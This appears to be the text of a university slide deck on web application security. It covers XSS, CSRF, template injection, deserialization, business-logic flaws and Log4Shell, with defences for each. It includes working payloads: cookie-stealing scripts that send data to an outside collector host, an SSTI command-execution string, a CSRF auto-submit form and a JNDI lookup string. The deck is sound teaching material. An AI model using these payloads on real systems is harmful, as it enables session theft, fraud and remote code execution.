TOPIC 2 · WEB APPLICATION SECURITY — PART 3 OF 3

Web Application Security — Part 3 of 3

Attacks that run in the victim's browser, and the logic flaws no scanner will ever find

Topic 2 · Web Application Security (15h, delivered across 3 parts) · LO2 evaluate tools & techniques · LO3 develop exploitation

What we'll cover

1. Cross-site scripting — reflected, stored, DOM, contexts, bypass, CSP
2. CSRF — and when its defences fail
3. Server-side template injection
4. Insecure deserialization
5. Business-logic flaws — the bugs scanners miss
6. Misconfiguration, vulnerable components, request smuggling
7. The secure SDLC & the whole web block on one line

PART A

Cross-site scripting (XSS)

Injection, but the interpreter is the victim's browser

DEFINITION

What cross-site scripting is

The attacker gets their JavaScript to run in another user's browser, in the context of the trusted site.

- The app reflects or stores attacker input into a page without encoding it, so the browser treats it as script, not text.
- That script runs with the victim's session on the real origin — it can do anything the user can do.
- Impact: steal session cookies, perform actions as the victim, deface the page, or keylog the form they are filling in.
- It is client-side code execution — the browser is the interpreter that gets confused (the same mechanic as Part 2).

Analogy: *Graffiti on a shared noticeboard that every later reader unknowingly obeys — the message came from a stranger, but it wears the board's authority.*

How XSS works



The break is step 2 — output placed into the page without context-aware encoding. The fix (encode on output) targets exactly that step.

REFERENCE TABLE

The three types of XSS

Classified by where the payload lives and who it reaches:

TYPE	WHERE THE PAYLOAD LIVES	WHO IT HITS
Reflected	in the request, echoed back	whoever opens the link
Stored	saved server-side, served later	every visitor to the page
DOM	never leaves the browser	whoever loads the page

Stored is the most dangerous (it hits everyone automatically); DOM is the subtlest (the bug is entirely in client-side JavaScript, invisible server-side).

Reflected vs stored XSS — the severity gap

Reflected XSS

- Payload lives in the request
- Runs only for who opens the crafted link
- Needs delivery — a link, social engineering
- Non-persistent: gone after the request

Stored XSS

- Payload saved on the server
- Runs for EVERY visitor, automatically
- No link needed — the site delivers it
- Persistent until someone removes it

TYPE 1

Reflected XSS

Input in the request is echoed straight back into the response, so a crafted link runs script in whoever opens it.

- Classic sink: a search box that prints 'Results for <your input>' without encoding.
- Delivery is a link the attacker sends (email, chat, another site); the victim clicks and their own browser runs the payload.
- It runs in the victim's session on the real site — the attacker never sees the page, but their script does.
- Lower persistence than stored, but trivial to demonstrate and still account-takeover-capable via cookie theft.

Analogy: *A hall of mirrors that throws your shout straight back at whoever happens to be standing in front of it.*

WORKED EXAMPLE

Reflected XSS in a search field

A search parameter echoed into the page unencoded (DVWA XSS Reflected):

```
// vulnerable: echo 'Results for ' . $_GET['q'];

# The crafted link sent to the victim:
https://site/search?q=<script>alert(document.domain)</script>

# Their browser renders the script and runs it on the real origin.
# Real payload (not a popup) — steal the session:
?q=<script>new Image().src='https://x.oastify.com/?c='+document.cookie</script>
```

alert() only proves execution. The real impact is the second payload — exfiltrating the session cookie to an attacker-controlled host.

TYPE 2

Stored XSS

The payload is saved by the application and served to every user who views the page — no link required.

- Sinks: comments, reviews, profile fields, support tickets, any content one user submits and another user views.
- Because it is stored and auto-served, it hits every visitor — including administrators viewing user content.
- An admin-triggered stored XSS can steal an admin session and cascade into full application compromise.
- It is persistent: the payload runs until someone finds and removes the stored record.

Analogy: *A poster glued to the wall — it works on every visitor who walks past, not just the person who put it up.*

WORKED EXAMPLE

Stored XSS in a comment

A payload saved once, then run for every viewer (OWASP Juice Shop / DVWA stored):

```
# Submitted into a comment / review / profile field:
<script>fetch('https://x.oastify.com/?c='+document.cookie)</script>

# Stored in the database. Now EVERY user who loads the page runs it —
# their session cookie is sent to the attacker's Collaborator host.

# If an admin views the page, an admin session is stolen.
```

One submission, unlimited victims. This is why stored XSS on a shared page is frequently rated critical.

TYPE 3

DOM-based XSS

The vulnerability is entirely in client-side JavaScript: a browser 'source' flows into a dangerous 'sink' with no server involvement.

- The server never sees the payload — client JS reads attacker-controlled data (a source) and writes it into an executable place (a sink).
- Common sources: location.hash, location.search, document.referrer, postMessage, localStorage.
- Common sinks: innerHTML, document.write, eval(), setTimeout(string), and jQuery's .html().
- Because the payload never reaches the server, server-side filters and WAFs cannot see it — you must read the JavaScript.

Analogy: *A machine that reads its own display label aloud and does whatever the label says — and anyone can rewrite the label.*

WORKED EXAMPLE

DOM XSS: source to sink

Client-side code copying a URL fragment into the page (PortSwigger DOM XSS labs):

```
// vulnerable client JS:
document.getElementById('out').innerHTML = location.hash.slice(1);
//   source = location.hash     sink = innerHTML

# The exploit URL (the payload after # never reaches the server):
https://site/page#<img src=x onerror=alert(document.domain)>

# <img onerror> is used because innerHTML won't run a bare <script>.
```

The '#' fragment is never sent to the server, so this is invisible to server logs and WAFs — DOM XSS is found by reading the JavaScript, not the traffic.

WHY IT MATTERS

From proof to account takeover

alert(1) only proves execution; the real impact of XSS is what that script does with the victim's session.

- Steal the session cookie (when it lacks HttpOnly) and replay it — account takeover with no password needed.
- Act as the victim: change the email, make a purchase, submit forms — all inside their authenticated session.
- Keylog the page and capture what the victim types, including a password into a login form on the same origin.
- Stored XSS on a shared page can spread between users automatically — an XSS worm.

Analogy: *Copying the cloakroom ticket from someone's pocket — from that moment their coat, and everything in it, is yours.*

THE MODERN VARIANT

Blind XSS

A stored payload that fires somewhere the tester never sees — an admin panel, a log viewer, a support dashboard.

- Submitted in one place (a support ticket, a User-Agent header, a feedback form) and executed later in a back-office page.
- There is no immediate feedback, so confirmation is out-of-band: the payload calls home to a listener when it finally runs.
- Tooling: XSS Hunter-style payloads or a Burp Collaborator callback that report where and when they executed.
- High impact, because it typically fires in a privileged internal context — exactly where an admin session lives.

Analogy: *Leaving a sealed note in the outgoing post that only detonates when it reaches the manager's desk, far out of sight.*

TRIAGE NUANCE

Self-XSS is usually not a finding

If the only way to trigger the script is for the victim to paste it into their own browser console, there is no attacker path.

- Self-XSS needs the victim to run code against themselves — the application never delivered the payload.
- Browsers now warn users against pasting into the developer console for exactly this reason.
- It becomes a real finding only when chained — e.g. a CSRF that plants the payload, giving an attacker-controlled delivery path.
- Judgement like this separates a credible report from a rejected one — the reproducibility bar from Part 1.

Analogy: *Convincing someone to pick their own pocket is not pickpocketing — there is no attacker action to defend against.*

THE NUANCE

Injection contexts decide the payload

The same input lands in different places — HTML, an attribute, a script, a URL — and each needs a different break-out.

- A payload that works in the HTML body fails inside an attribute or a JavaScript string, and vice versa.
- You must first escape the current context (close the tag, close the quote, close the string) before your script can run.
- This is why 'it didn't pop an alert' does not mean 'not vulnerable' — the payload may just be wrong for the context.
- Reading the exact reflection context is the skill that separates a real XSS from a missed one.

Analogy: *The same word is a polite greeting in one language and an insult in another — where it lands decides what it means.*

REFERENCE TABLE

Break-out payload per context

Escape the context first, then run script:

CONTEXT	BREAK-OUT PAYLOAD
HTML body	`<script>alert(1)</script>`
HTML attribute	`"><svg onload=alert(1)>`
Inside a tag	`" autofocus onfocus=alert(1) x="`
JavaScript string	`';alert(1);//`
URL / href	`javascript:alert(1)`

Each row first closes the surrounding context (a quote, a tag, a string) then introduces script — the payload must match where the input is reflected.

XSS filter bypass

Blocklists that strip 'script' or '<' lose to event handlers, alternative tags, and encoding — the same losing game as Part 2.

- No <script> needed: <img src=x onerror=...>, <svg onload=...>, <body onload=...> all run script via event handlers.
- No parentheses needed: onerror=alert`1` uses backticks; useful where () is filtered.
- Defeating naive strip-once filters: <scr<script>ipt> becomes <script> after the inner match is removed.
- Encoding (HTML entities, URL, unicode) slips payloads past filters that only match literal strings.

Analogy: *A bouncer with a printed list of banned words, defeated by synonyms, accents, and spelling the word inside another word.*

THE DEFENCE

Content Security Policy (CSP)

A response header that tells the browser which script sources are allowed — a strong second line of defence when encoding is missed.

- CSP lets the site declare 'only run scripts from these origins' — an injected inline script is then refused by the browser.
- A strong policy blocks inline script and 'unsafe-eval'; nonces or hashes allow only the site's own known scripts.
- It is defence in depth, not a substitute for output encoding — a weak or wildcard CSP gives little protection.
- Set it via the Content-Security-Policy header; report-only mode lets you tune it before enforcing.

Analogy: *A venue rule that only the booked band may play — a walk-on performer is refused at the microphone even if they got on stage.*

THE FIX

Fixing XSS

Encode output for its exact context, prefer frameworks that auto-escape, and add CSP and HttpOnly as defence in depth.

- Context-aware output encoding is the core fix: HTML-encode for HTML, JS-encode for scripts, URL-encode for URLs — encode on output, at the point of use.
- Use frameworks that auto-escape by default (React, Angular, modern template engines) and avoid dangerous sinks (innerHTML, dangerouslySetInnerHTML).
- Add CSP to contain what slips through, and set HttpOnly on session cookies so a successful XSS cannot read them.
- Validate input as a bonus, but never rely on it — encoding on output is what actually stops XSS.

Analogy: *Printing every guest's message behind glass — it can be read, but never acted on as an instruction.*

PART B

Cross-site request forgery (CSRF)

Making the victim's browser fire a state-changing request they never intended

XSS vs CSRF — two client-side siblings

XSS

- Runs the ATTACKER'S script on the site
- Can read the response and steal data
- Breaks in by injecting into a page
- Fix: output encoding + CSP

CSRF

- Sends a request the VICTIM is trusted for
- Cannot read the response — blind
- Breaks in by forging a state change
- Fix: anti-CSRF token + SameSite

DEFINITION

What CSRF is


The attacker tricks a logged-in victim's browser into sending a state-changing request to a site where the victim is authenticated.

- Browsers automatically attach a site's cookies to every request to that site — including requests triggered from a different, attacker-controlled page.
- So a hidden form on the attacker's page can POST to the victim's bank, and the browser dutifully includes the session cookie.
- The server sees a valid, authenticated request and performs the action — a transfer, an email change, a password reset.
- It only works for actions with predictable requests and no unpredictable secret (a CSRF token) — that gap is the bug.

Analogy: *Posting a pre-filled cheque through the victim's door that their own bank honours, because it recognises the address it came from.*

THE MECHANIC

How CSRF works



The attacker never sees the response — CSRF is fire-and-forget state change. A per-request secret (CSRF token) the attacker cannot guess breaks step 3.

WORKED EXAMPLE

A CSRF proof of concept

An auto-submitting form on an attacker-controlled page (PortSwigger CSRF labs):

```
<form action="https://bank.example/transfer" method="POST">
  <input name="to"     value="attacker">
  <input name="amount" value="1000">
</form>
<script>document.forms[0].submit()</script>

# The victim only has to OPEN this page while logged in to the bank.
# Their browser POSTs with their session cookie -> transfer executes.
```

No XSS required and the attacker never sees the response — CSRF only needs the request to be predictable and cookie-authenticated.

When CSRF defences fail

Most apps have some defence — but tokens that aren't validated, GET-based actions, and SameSite gaps reopen the hole.

- Token present but not validated: the server issues a CSRF token yet accepts the request when it is removed or altered — a common real bug.
- State change on GET: an action reachable by URL (a link, an <img src>) is trivially forgeable and bypasses form-based tokens.
- SameSite gaps: SameSite=Lax still allows top-level GET navigations, and sibling-subdomain or method-override tricks can slip past.
- JSON endpoints without CORS checks, or that accept text/plain, can sometimes be reached from a simple form.

Analogy: *A lock that looks fitted but was never actually bolted to the frame — it rattles open when you simply push.*

THE FIX

Fixing CSRF

A per-request anti-CSRF token the attacker cannot obtain, backed by SameSite cookies and re-authentication on sensitive actions.

- Anti-CSRF token: a secret, unpredictable value tied to the session, required on every state-changing request and validated server-side.
- Set SameSite=Lax or Strict on session cookies so the browser withholds them on cross-site requests (defence in depth, per Part 1).
- Never change state on GET — reserve GET for reads, use POST/PUT/DELETE for actions.
- Re-authenticate or step up (password / MFA) for the most sensitive actions (email change, password change, payments).

Analogy: *Requiring a one-time passphrase that only the real teller's window displays — a forged cheque from outside can never carry it.*

PART C

Server-side template injection

When user input lands in a template the engine then evaluates — often straight to RCE

XSS vs SSTI — where the code runs

XSS

- Executes in the victim's BROWSER
- Client-side: cookies, DOM, actions
- Impact: session theft, actions-as-user
- Fix: context-aware output encoding

SSTI

- Executes on the SERVER
- Reaches the host language and the OS
- Impact: frequently full RCE
- Fix: user input as data, never in the template

DEFINITION

What SSTI is

User input is embedded into a server-side template that the engine then evaluates, so the input can execute template expressions.

- Template engines turn 'Hello {{name}}' + data into HTML — powerful, because expressions inside {{ }} are evaluated.
- The bug: user input concatenated INTO the template string, so the attacker's {{ }} expression is evaluated, not printed.
- Detection is a maths probe: if {{7*7}} comes back as 49, the input is being evaluated as a template expression.
- Impact ranges from data disclosure to full RCE, because template expressions can often reach the underlying language and OS.

Analogy: *A mail-merge that runs whatever formula you type into the name field, instead of printing it as your name.*

Detecting SSTI and identifying the engine

The maths probe confirms evaluation; the syntax that works identifies the engine (tplmap automates both):

```
{{7*7}}      -> 49    Jinja2 (Python), Twig (PHP)
${7*7}       -> 49    FreeMarker, Spring EL (Java)
<%= 7*7 %>   -> 49    ERB (Ruby)
#{7*7}       -> 49    Thymeleaf / Ruby
${{7*7}}             polyglot probe — try when unsure

# tplmap (github.com/epinna/tplmap) automates detection -> RCE
```

Which syntax evaluates tells you the engine, and the engine tells you the RCE path — the payloads are engine-specific.

ESCALATION

From SSTI to remote code execution

Template expressions can usually navigate the language's object model to reach OS command execution.

- In Jinja2, an expression can walk Python's class hierarchy from a string object to the os module and call popen.
- The payload looks arcane but the idea is simple: from any object, reach a class that can run commands.
- Sandboxed engines raise the bar but have a long history of escapes — sandbox is mitigation, not a guarantee.
- This is why SSTI is typically critical: template evaluation on the server is a short path to owning the host.

Analogy: *Being handed a pocket calculator that, with the right sequence of buttons, unlocks the building's front door.*

WORKED EXAMPLE

Jinja2 SSTI to command execution

Walking the object model to run a command (lab / PortSwigger SSTI labs):

```
# 1. Confirm evaluation:
{{7*7}}                          -> 49

# 2. Reach the OS from a template expression (Jinja2 / Python):
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}

#    -> uid=33(www-data) gid=33(www-data) ...  = RCE
```

The payload is engine-specific and looks obscure, but the principle is universal: template evaluation reaches the host language, and the host language reaches the OS.

THE FIX

Fixing SSTI

Never build templates from user input — pass user data only as template variables, and use a sandboxed, logic-light engine.

- Keep user input as DATA passed to a fixed template, never concatenated INTO the template string — the same data/code separation as Part 2.
- Use logic-less or sandboxed template engines and keep them patched against known sandbox escapes.
- If users must supply templates (rare), run them in a strongly sandboxed, least-privilege environment.
- Validate and contextually escape output as defence in depth, but the real fix is structural separation.

Analogy: *Handing the mail-merge a form with fixed wording and blanks for the name — the name can never become a formula.*

PART D

Insecure deserialization

Trusting a serialized object from the client — and letting it rebuild into code

DEFINITION

What insecure deserialization is


The application rebuilds objects from serialized data supplied by the client, allowing a crafted blob to trigger unintended code.

- Serialization turns an object into a storable/transmittable string; deserialization rebuilds the object from that string.
- If the string is attacker-controlled, a crafted payload can instantiate unexpected objects and invoke their methods during reconstruction.
- In several languages this reaches remote code execution via 'gadget chains' — existing classes strung together to run commands.
- It is A08 (Software & Data Integrity Failures) on the 2021 list, and it hides in cookies, tokens, and API payloads.

Analogy: *Assembling flat-pack furniture from a stranger's instructions that, followed step by step, also rewire the house.*

THE MECHANIC

How a deserialization attack works



Reconstruction itself runs code (constructors, magic methods). The fix breaks step 3 — do not deserialize untrusted data, or verify a signature before you do.

REFERENCE TABLE

Serialized data across languages

Recognise these formats on the wire (cookies, hidden fields, tokens, API bodies):

LANGUAGE	LOOKS LIKE / SINK	ESCALATION
PHP	O:4:"User":.. unserialize()	object injection -> RCE
Java	rO0AB.. (base64)	ysoserial gadget -> RCE
Python	pickle.loads(data)	__reduce__ -> os.system
.NET	BinaryFormatter / TypeName	gadget -> RCE

The base64 'rO0' prefix (Java) and 'O:' (PHP) are giveaways. ysoserial (github.com/frohoff/ysoserial) generates Java gadget-chain payloads.

THE FIX

Fixing insecure deserialization

Do not deserialize untrusted data; if unavoidable, add integrity checks and restrict which classes may be reconstructed.

- Prefer simple data formats (JSON) with plain data-only parsers over native object serialization of untrusted input.
- If native serialization is required, sign the data (HMAC) and verify integrity before deserializing, so tampering is rejected.
- Restrict deserialization to an allowlist of expected classes; never allow arbitrary types to be reconstructed.
- Keep libraries patched — many deserialization RCEs are known gadget chains in common dependencies (links to A06).

Analogy: *Refusing flat-pack instructions from strangers — and if you must accept them, checking the tamper-seal before following a single step.*

PART E

Business-logic flaws

The bugs no scanner finds — the app works exactly as coded, just not as intended

DEFINITION

What business-logic flaws are

Abuses of legitimate functionality — the code runs correctly, but the rules it enforces do not match the rules the business intended.

- There is no injection and no malformed input — every request is technically valid; the flaw is in what the app ALLOWS.
- Automated scanners cannot find them: a scanner has no idea that quantity should never be negative or that a step was skipped.
- They are found by understanding the business process, then asking 'what happens if I do this out of order, or with an impossible value?'.
- Impact is often direct financial loss — free products, unpaid orders, drained loyalty points — which makes them high value.

Analogy: *A vending machine that dutifully hands out change for a coin of negative value — every gear turned correctly.*

Common business-logic abuses

1. **Negative / extreme values** quantity -1 credits the account; huge values overflow or bypass limits
2. **Client-set trusted values** price, discount or role sent by the client and trusted server-side
3. **Coupon / voucher abuse** stack the same code, reuse single-use codes, combine exclusive offers
4. **Workflow / step skipping** jump straight to the confirmation step, bypassing payment or verification

WORKED EXAMPLE

Price and quantity tampering

Every request is valid HTTP — the flaw is that the server trusts client-supplied business values:

```
# 1. Negative quantity -> negative total -> account credited:
POST /cart   { "item": 42, "qty": -3 }

# 2. Client-set price trusted by the server:
POST /checkout   { "item": 42, "price": 1 }

# 3. Coupon stacking -> the same code applied repeatedly:
POST /cart/coupon   SAVE10   (x20)

# No payload, no injection — just values the server should never trust.
```

The fix is server-side enforcement of every business rule: recompute prices server-side, reject impossible quantities, enforce one-use coupons atomically.

WORKED EXAMPLE

Workflow bypass — skipping a step

A multi-step flow that trusts the client to follow the order (authorised test):

```
# Intended order:  /cart -> /checkout/payment -> /checkout/confirm

# Attacker jumps straight to the final step:
POST /checkout/confirm    { "order": 91823 }

#  -> order confirmed WITHOUT the payment step ever running.
#  Same class of bug: skip /verify-email, skip /kyc, skip 2fa-enrol.
```

The fix is a server-side state machine: each step verifies the previous one completed — the client is never trusted to enforce the order.

THE TIMING COUSIN

Race conditions (TOCTOU)

When a check and the action it guards are not atomic, firing many requests at once can slip between them.

- Time-of-check to time-of-use: the app checks a condition (balance, stock, one-use voucher) then acts — but not as one atomic step.
- Fire dozens of identical requests in the same instant and several pass the check before any updates the state.
- Classic results: spend the same balance twice, redeem a single-use code many times, exceed a withdrawal limit.
- Burp's Repeater 'send group in parallel' (or Turbo Intruder) delivers the simultaneous burst needed to demonstrate it.

Analogy: *Two people cashing the same cheque in the same second, before the bank's balance has a chance to update.*

Finding and fixing logic flaws

Map the intended process, question every assumption, then enforce every rule server-side and atomically.

- Finding them: understand the money and privilege flows, then test out-of-order steps, impossible values, and repeated/parallel actions.
- There is no scanner and no signature — it is manual, creative testing driven by understanding the business.
- Fixing them: enforce every business invariant on the server (recompute prices, validate ranges, check state transitions).
- Make check-then-act atomic (transactions, locks) to close race conditions, and never trust a client-supplied business value.

Analogy: *Designing the vending machine to reject impossible coins and to complete one transaction fully before starting the next.*

PART F

Config, components & smuggling

The whole-system failures: bad settings, known-vulnerable libraries, and desynced proxies

A05

Security misconfiguration

The application or its stack is deployed with insecure settings — defaults left on, debug exposed, permissions too broad.

- It spans the whole stack: the app, the web server, the framework, the database, the cloud account.
- Classic findings: default credentials, verbose errors/debug in production, directory listing, exposed admin consoles, missing security headers.
- Cloud misconfiguration is now the dominant form — world-readable storage buckets and over-broad IAM (the DevSecOps module's territory).
- It is often the easiest critical to find because it requires no exploit — just noticing what was left exposed.

Analogy: *A new safe delivered and installed with the factory code still set — no cracking required, just try the default.*

REFERENCE CHECKLIST

Misconfiguration hit-list

Fast wins to check on any target (authorised only):

```
- default / weak admin credentials   (admin:admin, root:root)
- debug mode + verbose stack traces ON in production
- directory listing enabled on the web server
- exposed admin consoles, sample or default apps
- missing security headers (CSP, HSTS, X-Content-Type-Options)
- cloud storage (S3 bucket) world-readable / world-writable
- unnecessary services, ports or HTTP methods enabled
```

The fix is hardening + a repeatable secure baseline: change defaults, disable debug, minimise the surface, and enforce config in the pipeline (DevSecOps).

A06

Vulnerable and outdated components

The app's own code may be sound, but a known-vulnerable library it depends on hands the attacker a public exploit.

- Modern apps are mostly third-party code — frameworks, libraries, plugins — each carrying its own vulnerabilities.
- A known CVE in a dependency is a public, documented exploit: no research needed, just match version to advisory.
- Fingerprint versions (Part 1) then check advisories; testers use retire.js, OWASP Dependency-Check, and SBOM data.
- This is where deserialization gadget chains and famous mass-exploits live — including Log4Shell, on the next slide.

Analogy: *A whole street fitted with a lock model whose bypass the newspapers already printed — every door opens the same way.*

CASE STUDY

Log4Shell — one line, global impact

CVE-2021-44228: a logging library that resolved attacker-controlled lookups (verified CVE):

```
# The payload — placed in ANY value the app might log:
${jndi:ldap://attacker.oastify.com/a}

# e.g. as a User-Agent, username, chat message, search term.
# Log4j resolves the JNDI lookup -> fetches a remote Java class
# -> the class executes -> remote code execution, unauthenticated.
```

CVE-2021-44228 (Log4Shell, Dec 2021) in the ubiquitous Log4j library. Trivial to trigger, unauthenticated RCE, and everywhere — the textbook A06 vulnerable-component event.

INFRASTRUCTURE

HTTP request smuggling (in brief)

When a front-end proxy and a back-end server disagree on where one request ends, an attacker can smuggle a second request past controls.

- A front-end (CDN/load balancer) and back-end server parse request boundaries using Content-Length vs Transfer-Encoding — if they disagree, requests desync.
- The classic variants are CL.TE and TE.CL: one server sees one request, the other sees two, and the smuggled part is prepended to the next user's request.
- Impact: bypass front-end security controls, poison the cache, capture other users' requests, or hijack sessions.
- It is advanced and infrastructure-level; the key skill is knowing it exists and testing for it where proxies are chained (Burp has a dedicated scanner check).

Analogy: *Hiding a second passenger inside your own ticket so the gate miscounts who actually boarded the train.*

IN BRIEF

Request smuggling — a CL.TE desync

The front-end uses Content-Length, the back-end uses Transfer-Encoding — they disagree on where the request ends:

```
POST / HTTP/1.1
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1     <- front-end sees ONE request;
                        back-end sees a smuggled SECOND request
```

The smuggled 'G' prepends to the NEXT user's request, poisoning it. Fix: make the whole chain agree on parsing (reject ambiguous CL+TE, use HTTP/2 end to end). Advanced — Burp Pro detects it.

PART G

The secure SDLC & wrap-up

Where every defence lives — and the whole web block on one line

SHIFT LEFT

Defence in depth across the SDLC

DESIGN — threat model, secure requirements, abuse cases

CODE — secure coding, output encoding, SAST, code review

BUILD — dependency scan (SCA), secret scanning

TEST — DAST, penetration testing (this module)

DEPLOY — hardened config, WAF, least privilege

MONITOR — logging, alerting, incident response

Every fix from this block plugs in here: parameterised queries and encoding at CODE, dependency scanning at BUILD, pentesting at TEST, config hardening at DEPLOY. Security is cheapest early — shift left.

THE SYNTHESIS


The whole web block, one idea

Every category across all three parts reduces to a single sentence: the app trusted something the client controlled.

- Part 1 (access): trusted the client's claim about who it is and what it may reach — broken access control and auth.
- Part 2 (injection): trusted client input enough to run it as code, a command, a destination, or a path.
- Part 3 (client-side + logic): trusted input to be safe in the browser (XSS), trusted the request's origin (CSRF), and trusted client-supplied business values.
- One defence underlies them all: treat everything from the client as hostile, and enforce every decision on the server.

Analogy: *Three doors with the same broken lock design — and once you see the design flaw, the same fix secures all of them.*

The whole web block on one line



Three parts, many categories, one root cause — and one cure: never trust the client, always enforce on the server.

IN-CLASS EXERCISE · 8 min

Triage the client-side findings

On an authorised test you observe each below. Name the vulnerability, its severity driver, and the one-line fix.

- A comment you post runs <script> for every later visitor, including the admin panel.
- Opening an attacker's page while logged in silently changes your account email.
- {{7*7}} typed into a 'display name' field comes back as 49.
- Adding qty=-2 to the cart reduces the total below zero and credits your balance.

Across all three parts, every web vulnerability was the application trusting something the client controlled — its identity, its input, its browser, or its business values. Move the fight to the server, treat all client data as hostile, and encode, parameterise and enforce at every boundary.

